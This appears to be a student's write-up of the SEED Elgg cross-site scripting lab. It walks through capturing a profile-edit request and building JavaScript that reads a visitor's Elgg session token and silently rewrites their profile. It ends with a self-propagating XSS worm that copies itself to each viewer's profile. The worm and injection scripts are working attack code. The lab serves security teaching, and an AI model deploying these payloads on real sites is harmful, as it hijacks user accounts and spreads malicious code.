


7. Q1. ts and token are authentication parameter used to authentication you are the correct user for server. So they are needed.


8. Q2. Save your JavaScript code in another standalone JavaScript file. And include the source file instead of writing the code directly

Task 5

1. Login as **Samy** and open HTML Head Live



2. Modify profile and save



Edit profile

Display name
Samy

About me
1


Public

Brief description

Public

☑ Record Data ☑ autoscroll

3. See the request




```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------1627887319689687873920509000
Content-Length: 2939
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=v1nungr2007k1mgq0icq29r72h
Upgrade-Insecure-Requests: 1
__elgg_token=eCmFvzIwUiHpOSqxCqYycA&__elgg_ts=1670735553&name=Samy&description=1&accessle
POST: HTTP/1.1 302 Found
Date: Sun, 11 Dec 2022 05:14:14 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

4. We can see the request entry point is **action/profile/edit**
   And the parameter are
   <token>&name=<user-name>&description=<content>&accesslevel[description]=2&guid=<guid>

5. Then we can construct the JavaScript code as following

```
<script type="text/javascript">
    window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    //Construct the content of your url.
    var content= token + ts + userName +"&description=Test" + "&accesslevel[description]=2" + guid;     //FILL IN
    var samyGuid=59;    //FILL IN
    var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
    if(elgg.session.user.guid!=samyGuid) {
        //Create and send Ajax request to modify profile
        var Ajax=null
        ;Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}</script>
```

6. Edit the **Samy's** profile as Task 4 but change the content as following



Edit profile


Display name: Samy

About me


```
<script type="text/javascript">
   window.onload = function(){
   //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
   //and Security Token __elgg_token
   var userName="&name="+elgg.session.user.name;
   var guid="&guid="+elgg.session.user.guid;
   var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
   var token="&__elgg_token="+elgg.security.token.__elgg_token;

   //Construct the content of your url.
   var content= token + ts + userName +"&description=Test" +      "&accesslevel[description]=2" + guid;    //FILL IN
   var samyGuid=59;   //FILL IN
   var sendurl="http://www.seed-server.com/action/profile/edit";    //FILL IN
   if(elgg.session.user.guid!=samyGuid) {
      //Create and send Ajax request to modify profile
      var Ajax=null
      ;Ajax=new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
      Ajax.send(content);
   }
}</script>
```

Public

7. Login as another member like **Alice** and enter **Samy's** profile




8. Go to **Alice's** profile and see result



About me
Test

9. Q3.

10. Change the **Samy's** profile without selfGUID guard




Display name
Samy

About me

```
<script type="text/javascript">
   window.onload = function(){
   //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
   //and Security Token __elgg_token
   var userName="&name="+elgg.session.user.name;
   var guid="&guid="+elgg.session.user.guid;
   var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
   var token="&__elgg_token="+elgg.security.token.__elgg_token;

   //Construct the content of your url.
   var content= token + ts + userName +"&description=Test" +      "&accesslevel[description]=2" + guid;    //FILL IN
   var samyGuid=59;    //FILL IN
   var sendurl="http://www.seed-server.com/action/profile/edit";    //FILL IN
   //Create and send Ajax request to modify profile
   var Ajax=null;
   Ajax=new XMLHttpRequest();
   Ajax.open("POST", sendurl, true);
   Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
   Ajax.send(content);
}</script>
```

Public

11. Save and see the result, **Samy's** own about me is clear without the selfGUID guard. So if without the selfGUID guard, the attack will not work because attacker's own profile will be modify first.



Samy


About me
Test

Task 6

1. Modify the JavaScript code in Task 5 as example to make our worm code to copy to victim's about me.

```
<script id="worm">
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    window.onload = function(){
    // JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    // and Security Token __elgg_token
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    // Construct the content of your url.
    var content= token + ts + userName +"&description=" + wormCode + "&accesslevel[description]=2" + "&briefdescription=test" + "&accesslevel[briefdescription]=2" + guid;     //FILL IN
    var samyGuid=59;     //FILL IN
    var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
    if(elgg.session.user.guid!=samyGuid) {
        // Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}</script>
```

2. Paste to the **Samy's** about me.



Edit profile


Display name

Samy


About me

```
<script id="worm">
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
      var jsCode = document.getElementById("worm").innerHTML;
      var tailTag = "</" + "script>";
      var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

   window.onload = function(){
   // JavaScript code to access user name, user guid, Time Stamp __elgg_ts
   // and Security Token __elgg_token
   var userName="&name="+elgg.session.user.name;
   var guid="&guid="+elgg.session.user.guid;
   var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
   var token="&__elgg_token="+elgg.security.token.__elgg_token;

   // Construct the content of your url.
   var content= token + ts + userName +"&description=" + wormCode + "&accesslevel[description]=2" + "&briefdescription=test" +
"&accesslevel[briefdescription]=2" + guid;    //FILL IN
   var samyGuid=59;    //FILL IN
   var sendurl="http://www.seed-server.com/action/profile/edit";    //FILL IN
   if(elgg.session.user.guid!=samyGuid) {
      // Create and send Ajax request to modify profile
      var Ajax=null;
      Ajax=new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
      Ajax.send(content);
   }
}</script>
```

3. Login to **Alice** and goto **Samy's** profile.



4. Goto **Alice's** profile and see the result




Brief description

test

About me

5. Login to **Boby** and goto **Alice's** profile

